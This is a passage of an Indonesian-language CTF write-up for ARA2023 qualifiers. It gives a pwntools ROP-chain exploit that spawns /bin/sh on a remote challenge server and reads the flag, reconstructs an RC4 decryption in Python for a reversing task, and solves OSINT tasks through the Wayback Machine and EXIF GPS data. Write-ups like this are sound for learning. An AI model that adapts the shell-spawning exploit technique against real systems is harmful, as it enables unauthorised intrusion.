Udah dapet nih si execve ceritanya, nah kita butuh /bin/sh buat argument pertamanya. Untungnya di fungsi a ada mov register buat mindahin input /bin/sh ke bss

```
pwndbg> disass a
Dump of assembler code for function a:
0x0000000000401122 <+0>: push    rbp
0x0000000000401123 <+1>: mov     rbp, rsp
0x0000000000401126 <+4>: mov     QWORD PTR [rdi], rsi
0x0000000000401129 <+7>: nop
0x000000000040112a <+8>: pop     rbp
0x000000000040112b <+9>: ret
End of assembler dump.
pwndbg> disass b
```

Ya begitulah trus exploit deh trus dapet flagnya trus disubmit terus lanjut ngerjain yang lain trus mandi trus solat trus main laptop, nih scriptnya

```
from pwn import *

elf = context.binary = ELF('./vuln',checksec=False)
context.terminal = "tmux splitw -h".split(" ")
#p = elf.process()
p = remote('103.152.242.116', 20371)
#gdb.attach(p)

# var
ret = 0x0000000000401016
pop_rsi_r15 = 0x00000000004011f9
pop_rdi = 0x00000000004011fb
syscall = 0x0000000000401130

pay = cyclic(72)
pay += p64(pop_rdi) + p64(elf.bss() + 0xa00)
pay += p64(pop_rsi_r15) + b'/bin/sh\x00'
pay += p64(ret)
pay += p64(0x0000000000401124)

pay += p64(ret) + p64(pop_rdi) + p64(elf.bss() + 0xa00)
pay += p64(ret) + p64(elf.sym.e)
pay += p64(ret) + p64(elf.sym.f)
pay += p64(ret) + p64(elf.sym.g)
pay += p64(pop_rsi_r15) + p64(0) + p64(0)
pay += p64(ret) + p64(syscall)
```

```
p.sendline(pay)
p.interactive()
```

```
ea@lactosilus:~/quals_ara/basreng_komplek_parti$ python3 s.py
[+] Opening connection to 103.152.242.116 on port 20371: Done
[*] Switching to interactive mode
$ ls
flag.txt
run
vuln
$ cat f*
ARA2023{CUSTOM_ROP_D3f4ult_b4sr3ng}
$
```

## Reverse

Vidner rhapsody

Category : Rev

Solusi :

Ini soal mirip yang dihacklabs `Tokenized` ya memang sih probsetnya aja lord aseng. Yaudah tinggal di reconstruct ulang awal aja fungsinya trus diparse buat dapetin valuenya pake jq

```
ea@lactosilus:~/quals_ara/rev$ cat mytscode.json | jq . | head -30
{
  "type": "Program",
  "start": 0,
  "end": 669,
  "body": [
    {
      "type": "FunctionDeclaration",
      "start": 0,
      "end": 480,
      "id": {
        "type": "Identifier",
        "start": 9,
        "end": 16,
        "name": "mystenc"
      },
      "expression": false,
      "generator": false,
      "async": false,
      "params": [
        {
          "type": "Identifier",
          "start": 17,
          "end": 24,
          "name": "berserk"
        },
        {
          "type": "Identifier",
          "start": 26,

```

Ini cipernya

```
a@lactosilus:~/quals_ara/rev$ cat mytscode.json | jq .body[2].declarations[].init.elements[].value | paste -sd ', '
244,56 117,247 61,16 3,64 107,57 131,13 137,113 214,238 178,199 4,115 235,139 201,22 164,132 175
```

Ini keynya

```
a@lactosilus:~/quals_ara/rev$ cat mytscode.json | jq .body[1].declarations[].init
{
  "type": "Literal",
  "start": 496,
  "end": 504,
  "value": "achenk",
  "raw": "'achenk'"
}
a@lactosilus:~/quals_ara/rev$ cat mytscode.json | jq .body[1].declarations[].init.value
"achenk"
```

Fungsinya ku reconstruct ke python code jadinya kek gini

```
def func(b,g):
    j = 0
    s = [i for i in range(256)]
    for i in range(256):
        j = (j + s[i] + b[i % len(b)]) % 256
        s[i],s[j] = s[j],s[i]
    i = 0
    j = 0
    for y in range(len(g)):
        i = (i+1)%256
        j = (j + s[i]) % 256
        s[i],s[j] = s[j],s[i]
        print(g[y] ^ s[(s[i] + s[j]) % 256] )
```

Trus run aja dapet deh flagnya

```
In [5]: func(b'achenk',enc)
Out[5]: 'j4vAST_l!ke_84831_t0wer_lol'
```

Flag : ARA2023{j4vAST\_l!ke\_84831\_t0wer\_lol}

# OSINT


## Time Machine

Category : OSINT

Solusi :

Berdasarkan deskripsi kita hanya perlu melihat versi web official ara pada tanggal January 22nd 2023. Dengan wayback machine ditemukan versi web pada tanggal tersebut.

Saved 2 times between November 15, 2022 and January 22, 2023.



Setelah melihat source page nya, ditemukan flag.

```
<div class="flex flex-wrap justify-center mt-16 gap-12">
  <div class="inline-block h-36 p-3 border-2 border-black rounded-2xl bg-[#F9FAFF]
    
  
```

Flag: ARA2023{d1gIt4l\_f00tpr1nt\_1s\_sC4ry}

## Backroom

Category : OSINT

Solusi :


Diberi file dengan gambar suatu tempat. Dari dekripsi soal terlihat bawa probset memberi review pada tempat tersebut. Salah satu platform untuk review tempat yang sering digunakan adalah google map. Karena pada google map juga bisa menemukan suatu lokasi menggunakan koordinat, maka tujuan selanjutnya adalah mencari koordinat dari gambar yang diberikan. Untuk mencari informasi tentang suatu file, dapat dilakukan dengan melihat metadata pada file tersebut, contohnya dapat menggunakan exiftool.

```


Create Date           : 2022:12:21 15:32:20.831
Date/Time Original    : 2022:12:21 15:32:20.831+07:00
Modify Date           : 2022:12:21 15:32:20.831
GPS Date/Time         : 2022:12:21 08:32:20Z
GPS Latitude          : 7 deg 15' 9.97" S
GPS Longitude         : 112 deg 45' 2.06" E
GPS Latitude Ref      : South
GPS Longitude Ref     : East
Circle Of Confusion   : 0.007 mm
Field Of View         : 73.7 deg
Focal Length          : 5.2 mm (35 mm equivalent: 24.0 mm)
GPS Position          : 7 deg 15' 9.97" S, 112 deg 45' 2.06" E
Hyperfocal Distance   : 2.39 m
Light Value           : 3.8

```

Dan ditemukan lah sebuah koordinat. Lalu input koordinat tersebut dengan format yang tepat ke google map maka akan ditemukan lokasi nya.



Lihat pada review lokasi yang tertera dan ditemukan sebuah flag.



Flag: ARA2023{c4r3full\_w1th\_y0uR\_m3tad4ta}